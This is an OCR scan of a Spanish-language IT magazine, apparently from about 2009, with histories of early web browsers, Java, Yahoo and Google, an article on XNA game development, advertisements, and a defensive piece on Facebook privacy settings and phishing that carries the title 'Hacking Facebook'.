Como C++ era un lenguaje inadecuado, crearon uno nuevo desde cero llamado Oak (roble en inglés), que luego fue renombrado Java. El origen del nombre no está muy claro, si es por las iniciales de sus creadores James Gosling, Arthur Van Hoff, y Andy Bechtolsheim, si hace referencia al acrónimo "Just Another Vague Acronym" ("sólo otro acrónimo ambiguo más"), o si es por el tipo de café que los cuatro solían tomar en una cafetería cercana.

En 1994 se hizo una demostración de HotJava y la plataforma Java a los ejecutivos de Sun. Java 1.0a pudo descargarse por primera vez en 1994, pero hubo que esperar al 23 de mayo de 1995, durante las conferencias de SunWorld, a que vieran la luz pública Java y HotJava, el navegador Web. El acontecimiento fue anunciado por John Gage, el Director Científico de Sun Microsystems. El acto estuvo acompañado por una pequeña sorpresa adicional, el anuncio por parte de Marc Andreessen, Vicepresidente Ejecutivo de Netscape, de que Java sería soportado en sus navegadores. El 9 de enero de 1996 Sun fundó el grupo empresarial JavaSoft para que se encargase del desarrollo tecnológico. Dos semanas más tarde la primera versión de Java era publicada.

NETSCAPE®

Netscape Navigator es el primer resultado comercial de la compañía Netscape Communications, creada por Marc Andreessen, uno de los autores de Mosaic.

Fue el primer navegador en incluir un lenguaje de script en las páginas Web, al introducir en su versión 2 JavaScript. Originalmente, apenas servía para algo más que para validar formularios, pero rápidamente se fue expandiendo.

Fue muy criticado por los partidarios de los estándares en Internet por introducir en el HTML gran cantidad de extensiones propietarias, es decir, creadas por sus autores sin respetar las recomendaciones del World Wide Web Consortium, lo que dañaba la compatibilidad de las páginas entre navegadores, y al objetivo de llegar a la web semántica. Entre las extensiones propietarias introducidas por Netscape se destacan los frames y los layers.
La versión 4 introdujo las hojas de estilo, más conocidas como CSS, y HTML dinámico a través de JavaScript y una extensión propietaria de HTML llamada layers.

Por desgracia, esta versión estaba plagada de bugs, y su implementación del HTML dinámico era inferior a la del Internet Explorer 4. Esto, unido a la integración de Internet Explorer en Microsoft Windows, llevó a la llamada guerra de los navegadores. Esto obligó a muchos a crear dos versiones de sus páginas, una para cada navegador.

La versión 5 estuvo en desarrollo durante años, pero la dificultad de modificar el código fuente para admitir la modificación de las páginas tras su carga, unida a las progresivas pérdidas económicas de la empresa, hizo que nunca saliera al mercado. Finalmente, su código fue liberado con el fin de que la comunidad de desarrolladores de software libre pudiera contribuir a terminarlo. Esto dio lugar a la Fundación Mozilla, que reescribió casi todo el código, creando el navegador Mozilla.

Creado en 1995, el Internet Explorer es el navegador líder en la actualidad, el más popular y el más utilizado en el mundo.

El proyecto Internet Explorer se inició en el verano de 1994 por Thomas Reardon y, posteriormente, dirigido por Benjamin Slivka, aprovechando el código fuente de Mosaic. A finales de 1994, Microsoft licencia al Spyglass Mosaic mediante un pago trimestral más un porcentaje de los ingresos producidos por software distinto de Microsoft Windows. Aunque con un nombre similar al NCSA Mosaic, Spyglass Mosaic utilizó el código fuente de NCSA Mosaic sólo con moderación.

Las primeras versiones eran bastante simples y no eran compatibles con algunas de las extensiones más populares de Netscape.

Internet Explorer, utilizando el motor de diseño Trident, casi en su totalidad soporta HTML 4.01, CSS 1.0 y XML 1, con pequeñas lagunas de contenido. Soporta parcialmente CSS nivel 2 y DOM Nivel 2, con importantes deficiencias en el contenido y cuestiones de conformidad. Soporte para CSS 2.1 está proyectado para Internet Explorer 8.
Es totalmente compatible con XSLT 1.0, así como un dialecto de XSLT obsoleto creado por Microsoft al que se refiere a menudo como WD-XSL. Soporte para XSLT 2.0 está proyectado para versiones futuras de Internet Explorer, bloggers de Microsoft han indicado que el desarrollo está en marcha, pero las fechas no se han anunciado.
Internet Explorer ha sido objeto de críticas por su limitado apoyo a estándares Web abiertos y un objetivo de mayor importancia de Internet Explorer 8 es para mejorar el apoyo a las normas ya dichas.

HISTORIAL DE VERSIONES

COLOR	SIGNIFICADO
Rojo	Versión final antigua; sin soporte
Amarillo	Versión final antigua; soportada
Verde	Versión final actual
Púrpura	Versión en desarrollo (preliminar)
Azul	Versión final futura


YAHOO!®

Fundada en 1994 por dos estudiantes de postgrado en Ingeniería Electrónica David Filo y Jerry Yang, Yahoo! comenzó como un hobby en un remolque. En un principio la idea fue hacer un seguimiento de sus intereses en Internet, hasta que se dieron cuenta que le dedicaban más tiempo a esto que a sus tesis doctorales. Finalmente se convirtió en una lista demasiado larga y difícil de manejar por lo que se incluyeron categorías y subcategorías, dando inicio al concepto básico de Yahoo!

El sitio Web comenzó como "David and Jerry's Guide to the World Wide Web", pero finalmente recibió un nuevo apodo. Yahoo! es un acrónimo de "Yet Another Hierarchical Officious Oracle", pero sus creadores insisten en que eligieron el nombre por su significado: "grosero, no sofisticados".

En poco tiempo, cientos de personas comenzaron a acceder a su guía mucho más allá de Stanford, llegando a celebrar el primer millón de visitas en el otoño de 1994. En abril de 1995, Sequoia Capital acordó financiar Yahoo! con una inversión inicial de casi 2 millones de dólares y un año después ya tenía un total de 49 empleados.

En la actualidad, tiene su sede corporativa en Sunnyvale, California, Estados Unidos, más de 12 mil empleados alrededor del mundo y más de 500 millones de visitantes únicos.



En 1995 Sergey Brin, de 23 años, experto en tratamientos de datos y Licenciado en Informática y Ciencias Matemáticas, y Larry Page, de 24 años, con experiencia en diseño Web y el título de Ingeniero Eléctrico, se conocen en un acto que la Universidad de Stanford organizó para los candidatos de su Doctorado en Informática. Fue tal la amistad que se forjó que a los pocos meses comenzaron a trabajar en la creación de un algoritmo para la búsqueda de datos, lo que luego se convertiría en el cor que haría funcionar a Google.
Un año después comienzan a desarrollar un buscador llamado 'BackRub', escrito en Java y Python y el cual corre sobre varias máquinas Sun Ultra e Intel Pentium con Linux. Los primeros en probarlo son los alumnos y profesores de Stanford.
En 1997 Backrub se transforma en el conocido Google. Su nombre deriva del parecido a la palabra 'googol', que en inglés es el nombre que se le da a la cifra 10 elevado a 100.
En un principio Google estaba alojado en el dominio google.stanford.edu, hasta que en 1997 registran "google.com" e instalan sus oficinas en sus dormitorios: el cuarto de Larry Page aloja todos los equipos informáticos mientras que el de Sergey Brin se convirtió en la oficina financiera. El proyecto fue creciendo tan rápido que en septiembre de 1998 se funda Google Inc. y abre sus puertas en el garaje de un amigo en California. Para ese entonces, 25 millones de páginas estaban indexadas con 10 mil consultas al día.
A principios de febrero de 1999 Google pasa de 3 a 8 empleados, responde a 500.000 consultas por día, se trasladan a unas nuevas oficinas en Palo Alto, y firma su primer contrato comercial con RedHat.

// JAVASCRIPT

JavaScript es un lenguaje de programación interpretado, es decir, que no requiere compilación, utilizado principalmente en páginas Web, con una sintaxis semejante a la del lenguaje Java y el lenguaje C.
Al igual que Java, JavaScript es un lenguaje orientado a objetos propiamente dicho, ya que dispone de Herencia.

El lenguaje fue inventado por Brendan Eich en la empresa Netscape Communications, y apareció por primera vez en el Netscape Navigator 2.0.

Tradicionalmente, se venía utilizando en páginas Web HTML para tareas y operaciones en el marco de la aplicación cliente, sin acceso a funciones del servidor. JavaScript se ejecuta en el agente de usuario al mismo tiempo que las sentencias van descargándose junto con el código HTML.

Los autores inicialmente lo llamaron Mocha y más tarde LiveScript pero fue rebautizado como JavaScript en un anuncio conjunto entre Sun Microsystems y Netscape, el 4 de diciembre de 1995.

// VIOLAWWW

ViolaWWW es considerado el primer navegador gráfico de la historia. Fue desarrollado por el en su momento estudiante Pei-Yuan Wei de la Universidad de California, y fue el primer navegador en utilizar tecnología como hojas de estilo, tablas y objetos encriptados.

VoilaWWW es un navegador similar al primer Mosaic y, aunque solo soportaba gráficos bitmap en blanco y negro y su funcionalidad se restringía a entornos X-Windows, apuntaba mucho más lejos ya que fue el primer browser en utilizar tecnología propietaria.

TABLA DE ESTILO

```
(BODY,INPUT,P
        FGColor=black
        BGColor=grey70
        BDColor=grey70
        align=left

(H1
        FGColor=white
        BGColor=red
        BDColor=black
        align=center
```

//MOSAIC

Mosaic fue el segundo navegador gráfico disponible para visualizar páginas Web y el primer navegador gráfico para Microsoft Windows. Fue creado en el National Center for Supercomputing Applications en enero de 1993 por Marc Andreessen y Eric Bina. La primera versión funcionaba sobre sistemas Unix, luego se crearon versiones para Windows y Macintosh.
Sus ventajas: funcionamiento en varios sistemas operativos, capacidad para acceder a servicios Web mediante HTTP, un cuidado aspecto gráfico.
En enero de 1997 se abandonó oficialmente el desarrollo de este navegador. La última versión publicada fue la 3.0.

// NAVEGADORES WEB DE LOS 90

	CREADOR	FECHA DE LA PRIMERA EDICIÓN PÚBLICA	ÚLTIMA VERSIÓN ESTABLE	COSTO (USD)	LICENCIA DE SOFTWARE	MOTOR DE NAVEGACIÓN ACTUAL
MOSAIC	Marc Andreessen y Eric Bina, NCSA	2 de abril de 1993	2.6	Gratuito (no comercial)	Software no libre	propio
LYNX	Montulli, Grobe, Rezac, et al.	julio de 1993	2.8.6	Gratuito	Libre: GNU	propio
OMNIWEB	The Omni Group	17 de marzo de 1995	5.7	$30	Software no libre, partes bajo símil-BSD	WebKit
INTERNET EXPLORER	Microsoft, Spyglass	agosto de 1995	7.0.5730.11	Gratuito	Software no libre	Trident
AMAYA	W3C, INRIA	14 de noviembre de 1996	10.0.1	Gratuito	Libre: W3C	propio
OPERA	Opera Software	8 de diciembre de 1996	9.64	Gratuito	Software no libre	Presto
ICAB	Alexander Clauss	1998	4.0.0	Gratuito, luego $30	Software no libre	iCab
LINKS	Twibright Labs	1999	2.2	Gratuito	Libre: GNU	propio
MOZILLA	Mozilla Foundation	7 de diciembre de 1998	1.7.13	Gratuito	Libre: MPL, MPL/GNU/LGNU tri-licencia	Gecko
DILLO	Arellano Cid, Geerken, Rota, et al.	diciembre de 1999	2.1	Gratuito	Libre: GNU	gzilla

CREANDO JUEGOS CON VISUAL STUDIO .NET 2008

Del ATARI a la XBOX

Autor: Daniel M. Salazar | MCP – MCTS – MSST | Oxford's University FCIC | Microsoft Senior Trainer | Developer – IT Pro – Security Specialist

Todo comenzó cuando era muy pequeño (y aquí me viene a la mente una sesión con mi Psicoanalista). Por aquellos días los juegos no estaban demasiado desarrollados todavía, apenas si podíamos usar algunos pixeles sin demasiada forma y nuestra imaginación para el ATARI hacía las veces de motor gráfico (ver figura 1).

Solía entonces con mis 10 años fantasear acerca de la creación de juegos en mi propia empresa e imaginarme tanto las habilidades que debía poseer el jugador como así también los personajes y la historia (ver figura 2).

Allá por 1985 llegó a mis manos una Sony MSX! Poderoso artefacto venido de Japón, no muy conocido en América y capaz de permitir desarrollar juegos a través de código.
Llegando a mis diez años era un Gurú en crear juegos con Basic. Aunque no podía pedir mucho de los pobres gráficos y sonidos.

Según pasaban los años usando las consolas del momento NES, SUPERNES, Génesis (aquí en Argentina la conocimos como Megadrive) y algunas otras tuve la oportunidad de ver algún que otro IDE de desarrollo.

Konami Computer Entertainment Tokio estaba a punto de lanzar un REMAKE de su famosísimo Castlevania, para PlayStation y DreamCast cuando fui invitado por un amigo a participar activamente del proyecto. Fue entonces que me terminé por enamorar del desarrollo de juegos y hasta el día de hoy, si bien no programo ni participo periódicamente en este tipo de actividades, me convertí en un apasionado "no de los juegos" sino de la física y la geometría necesaria para la creación de los mismos.

XBOX 360 es una poderosa consola capaz de renderizar gráficos en tiempo real a una muy alta velocidad y con una calidad impresionante, es la segunda consola creada por Microsoft y compite con NINTENDO WII y Sony PlayStation 3 (ver figura 3).

Una de las funcionalidades que distinguen a la XBOX 360 es la posibilidad de jugar online y descargar contenidos creados por la comunidad. Estos contenidos son creados con XNA.

XNA FRAMEWORK

El proceso de creación de juegos conlleva a manejar gran cantidad de conocimientos acerca de luces, geometría, polígonos, física, etc. Que dicho sea de paso, complican aun más el proceso de desarrollo.

XNA esta basado en el ".net framework" lo que permite integrarlo por completo a Visual Studio.

Entre sus funcionalidades encontraremos la administración a bajo nivel del hardware lo cual permite abstraer el juego sin importar sobre qué corra. En criollo "SIMPLEMENTE FUNCIONA" sin preocuparse por la consola o sistema operativo donde se ejecutará.
Integrando APIS que agilizan y simplifican el trabajo del desarrollador, XNA deja al código casi tan limpio que se puede entender sin necesidad de ser experto en la materia.
Como utiliza CLR (common lenguaje runtime) puede utilizar XNA con cualquier código administrado ("Microsoft Visual Basic .net, Visual C#, etc).

Figura 1 - Atari

Office cursos
Capacitate para un futuro mejor.
Word
Excel
Project
Access
Power Point
www.cursosoffice.com.ar
Av. Corrientes 531 Piso 1 - (C1043AAF) Buenos Aires, Argentina
Tel / Fax: 5031.2233/34 | E-mail: masinfo@centraltech.com.ar

Figura 2 - Donkeykong




Figura 4 - Game Studio

Figura 3 - XBOX 360

GAME STUDIO

XNA tiene su propia IDE (Integrated Development Environment) para el desarrollo de juegos. Y podemos utilizar una versión totalmente gratuita que es XNA GS EXPRESS. Al igual que todas las versiones EXPRESS pueden ser registradas en forma gratuita. Con dicha IDE que se integra a la perfección con Visual Studio en cualquiera de sus versiones, incluidas las versiones Express.

Pensada inicialmente para hobbistas, estudiantes y desarrolladores de juegos independientes (Homebrew) provee Starter Kits para el desarrollo rápido de aplicaciones de diferentes géneros tales como PLATAFORMAS, ESTRATEGIA, RPG (al estilo Dungeon & Dragons), ETC.
Los juegos desarrollados con XNA corren tanto en WINDOWS, Zune (Portatil de Microsoft) y así también en XBOX 360 (teniendo una suscripción a XNA Creators Club que permite publicar tus juegos online y cobrar por ellos).

A lo largo de diferentes ediciones de NEX IT desarrollaremos un Juego Completo usando XNA y Visual Studio.

CANSADO DE NO TENER SOLUCIONES REALES?

NXnet

SERVIDORES DEDICADOS
ESPECIALISTAS
PLANES INDIVIDUALES
WEB HOSTING
DISASTER RECOVERY
CONEXIONES DEDICADAS
RED SEGURA
AUDIO STREAMING
BACKUP REMOTO
RESELLERS
ATENCION PERSONALIZADA
EMAIL MARKETING
DOMINIOS
RESGUARDO DE INFORMACION
SOPORTE TECNICO PROFESIONAL 24X7
DESARROLLADORES

ESTAS A UN CLICK DE CONSEGUIRLAS

WWW.NXNET.COM.AR

AR.: (+5411) 5278-9724 / (+5411) 4796-5966

www.nxnet.com.ar

Microsoft .net · php · MySQL

HACKING FACEBOOK

"Facebook es una aplicación social que conecta a personas con amigos y con otros que trabajan, estudian o viven a su alrededor. La gente usa Facebook para mantenerse en contacto con los amigos, para compartir enlaces, fotografías y videos de ellos y sus amigos, y para saber más cosas de la gente a la que conocen. Queremos que Facebook sea un lugar donde se respeten los derechos y los sentimientos de los demás, incluyendo los derechos de propiedad intelectual de terceros". ¿Qué tan real es esto?

Con 175 millones de usuarios activos y más de 700 empleados, Facebook es LA red social por excelencia en la actualidad. Su popularidad sin precedentes la convirtió en la envidia de todos los hombres de negocio y, en particular, de los desarrolladores de software. Sin embargo, existe un área que aún presenta importantes fallas para los usuarios: la seguridad.

Tanto en Facebook como en cualquier otra red social el usuario suele introducir todo tipo de datos personales como nombre, fecha de nacimiento, fotos, número de teléfono y dirección, y hasta formación sobre su educación, datos laborales y gustos. ¿Cuál es el problema? Que no existe una garantía de que toda esa información no corra peligro y llegue a manos de extraños. Pero, ¿qué tan difícil es mantener nuestra información como privada?


El negocio

Originalmente Facebook fue planteada como una red social pero compartida solo por los estudiantes de determinadas universidades. Es decir, en un principio fue exitosa en parte porque restringía el flujo de información entre algunas pocas personas.

El punto de inflexión sucedió en septiembre de 2006 cuando Facebook pasó de ser una comunidad cerrada de estudiantes a estar completamente abierta en Internet. Para mantener este gran crecimiento, la compañía decidió abrir sus perspectivas y al hacerlo dejó de lado la autenticación del usuario. Su importancia radica en prevenir que la gente mienta sobre su identidad, lo que sucede efectivamente cuando


la medida no es correctamente aplicada.

Aún así, si uno es quien dice ser, se vuelve sumamente peligroso compartir información en la red porque no se tiene certeza alguna de que quien está del otro lado es quien dice ser. Sin embargo, Facebook motiva a que sus usuarios compartan la mayor cantidad de información bajo el mantra del "flujo libre de la información". ¿La razón? Simple. Cuanta más información esté disponible para todos los usuarios, más cantidad de personas querrán entrar. Cuanta más gente entre, más dinero fluye. Por tanto, cuanto más uno ingrese, clikee y logre la mayor cantidad de impresiones de banners de publicidad, más estará contribuyendo al multimillonario negocio de la publicidad online. Es decir, es contradictorio que una red social ponga en primer lugar la seguridad y privacidad de sus usuarios cuando su propio modelo de negocio incentiva justamente lo contrario.



La cara de la seguridad

El aumento de los sitios como Facebook ha creado nuevos espacios sociales para que los individuos puedan interactuar. Desde esa perspectiva tanto Facebook como otras redes sociales brindan una nueva y fascinante forma de que las personas puedan conectarse. Pero parece que el aspecto de la seguridad se dejó completamente de lado. En la era del robo de la identidad los expertos en seguridad han desarrollado una guía para ayudarnos a protegernos del robo de identidad, especialmente del phishing, el método más utilizado por los hackers. El phishing involucra el envío de un mail o del link de una Web que simula haber sido enviado por una entidad confiable, como por ejemplo su banco, empresa de seguro, etc., pero de hecho esas páginas fueron diseñadas para obtener contraseñas o datos confidenciales, como ser los datos de su cuenta bancaria. Por tanto, la primera sugerencia de los expertos en seguridad es, para tratar de combatir estos manejes, que los usuarios presten atención a donde ingresan sus contraseñas. Por ejemplo, el único lugar donde se deben ingresar los datos bancarios es en la página del banco, no en un e-mail ni en cualquier otro lugar que simule estar conectado con la entidad. La misma idea se aplica con las cuentas de correo electrónico, solo ingresar la contraseña en el sitio de su mail, nunca en otro lugar.



Esto nos lleva a un posible problema relacionado con los sitios de redes sociales, como Facebook. Al abrir una nueva cuenta en la red social, una de las primeras cosas que se solicita es que se ingrese la dirección y password de nuestro mail en el sitio de Facebook para que se puedan buscar los contactos de mis posibles futuros amigos. Si bien se entiende que esto intenta ser un favor para ahorrarnos el trabajo de tener que exportar nuestra lista de contactos al sitio, viola el primer principio del anti

Asegurando nuestro Facebook

El robo de identidad es uno de los delitos informáticos más comunes y hasta más fácil de llevar adelante. Para evitar que cualquier extraño acceda a nuestra información privada les explicamos cómo debe mantener configurada su cuenta.

Configuración de privacidad

Opción	Recomendado	¿Por qué?
Perfil	"Sólo mis amigos"	Por defecto, Facebook permite que todas las redes a las que nos adherimos y todos nuestros amigos vean el perfil. El problema reside en que miles de personas pueden pertenecer a una red, por lo que estará revelando información personal a ladrones de identidades si deja esta opción con la configuración por defecto.
Información de Contacto (teléfono, dirección, etc).	Nadie	Debemos tener mucho cuidado con publicar este tipo de información ya que daremos a conocer la dirección de nuestra casa, nuestro número de teléfono, y todo tipo de datos que pueden poner en riesgo nuestra integridad. Por tanto recomendamos que no se complete esta información ya que, además, seguramente nuestros amigos ya conocen dónde vivimos, cuál es nuestro teléfono, celular y mail.
Fotos en las que se te ha etiquetado **Videos en los que se te ha etiquetado**	"Sólo mis amigos"	Tanto las fotos como los videos contienen información sensible que podrían ser utilizadas y comprometerlo en un futuro. Por tanto, sólo deberían tener acceso a ellas sus amigos.
Amigos	Sólo mis amigos"	Sólo sus amigos deberían poder ver quién más es amigo suyo. Al permitir que los miembros de Facebook que no conoce accedan a su lista de amigos, puede estar ofreciéndoles más datos que pueden ser útiles en estafas de identidad, sobre todo, si sus amigos no son tan cuidadosos como usted a la hora de preservar su seguridad en Internet.
Ver mi foto de perfil	Con Cuidado	La foto es útil para que nos puedan reconocer de entre la cantidad de personas con nuestro mismo nombre. Como esta será una foto que podrán ver todos los usuarios de Facebook, utilice una de la que luego no se vaya a arrepentir.
Mi lista de amigos	No	No es recomendable que gente que no conoce vea su lista de amigos. Puede que ellos no sean tan cuidadosos como usted y todos sus esfuerzos fueron en vano.
Un enlace para agregarme a sus amigos	Con Cuidado	Es recomendable activar esta opción si nos interesa que nuestros amigos nos encuentren, pero deberemos tener cuidado de sólo incluir a nuestra lista a gente que efectivamente conozcamos.
Un enlace para enviarme un mensaje	No	Al responder cualquier mensaje de quienes aún no son nuestros amigos, permitimos que pueda ver la información de nuestro perfil por un determinado período de tiempo.
Páginas de las que soy fan	No	Esta opción puede brindar información sobre nuestros gustos o hobbies que a un desconocido no debería interesarle.

pshishing: Nunca ingresar la contraseña del correo electrónico fuera del sitio Web del mail.

Problemas con las condiciones del servicio

En el momento en que uno crea una cuenta en cualquier red social se deben aceptar una serie de términos y condiciones que dan cuenta de los derechos y obligaciones tanto del usuario como del propio sitio.

En el caso particular de Facebook, las condiciones del servicio informaban que todo el contenido del sitio incluyendo diseños, textos, gráficos, fotos, videos, información, aplicaciones, música, etc., era propiedad exclusiva de la red. Es decir, se le otorgaba permiso para utilizar el material y este permiso expiraba cuando uno borraba su perfil del sitio.

Sin embargo, el 4 de febrero estas condiciones se modificaron sin previo aviso y provocaron el disgusto de miles de usuarios. ¿Qué cambió? A partir de esa fecha el permiso otorgado a Facebook no expira, por lo que todo nuestro contenido subido a la red continúa activa y la

red puede hacer de ese contenido lo que quiera. Es decir, mantiene la lógica de Internet, todo lo que se suba al ciberespacio se mantiene activo y podrá ser reproducido infinidad de veces más allá de nuestra intención.


La respuesta de los usuarios no se hizo esperar, más de 90.000 personas unieron fuerzas para protestar en contra de estos cambios. Mientras este es un número bajo si tenemos en cuenta los 175 millones de usuarios de la plataforma, el incidente demuestra una vez más el poder de las redes sociales: los usuarios de Facebook utilizaron la plataforma de la red social justamente para organizar y protestar contra Facebook. Finalmente, dieron un paso hacia atrás: "Para el futuro hemos decidido dar un nuevo enfoque al desarrollo de nuestras condiciones. Llegamos a la conclusión de que volver a la versión anterior era lo correcto por hacer", explicó Mark Zuckerberg, creador y CEO de la red social.


¿Y las aplicaciones?

Una de las características de Facebook es la gran cantidad de aplicaciones que uno puede incluir en su perfil, desde aplicaciones para escuchar música, calendarios, guerra de pandillas, eventos y notas hasta test de lo que a uno se le ocurra. El punto a favor es que son divertidas de utilizar, dinámicas y fomentan la interacción entre los usuarios. El punto en contra, nos abren un hueco en la seguridad de nuestros perfiles. Para poder incluir alguno de estos chiches, el usuario debe aceptar que la aplicación ingrese a nuestro perfil: "Si permites el acceso, esta aplicación podrá obtener información de tu perfil, fotos, información de tus amigos y otros contenidos que necesite para funcionar". El problema reside en que los desarrolladores de estas aplicaciones son externos, por lo que al aceptar esta condición le estamos cediendo nuestros datos a un extraño.

Sin embargo, desde Facebook se asegura que cuentan con un servicio cuyo objetivo es localizar todos aquellos programas que vulneran las condiciones de uso y luego retirarlos.

El problema de la seguridad en las redes sociales no tiene una solución a corto plazo ya que son varios factores los que están en juego. Por tanto, si decidimos hacer uso de ellas, deberá ser con cautela y tomando conciencia de que el contenido subido a la Web está a disposición del mundo.





Estadísticas

- Los usuarios tienen un promedio de 120 amigos.
- Se gastan más de 3 mil millones de minutos por día en facebook.
- Más de 18 millones de usuarios actualizan su estado al menos una vez al día.
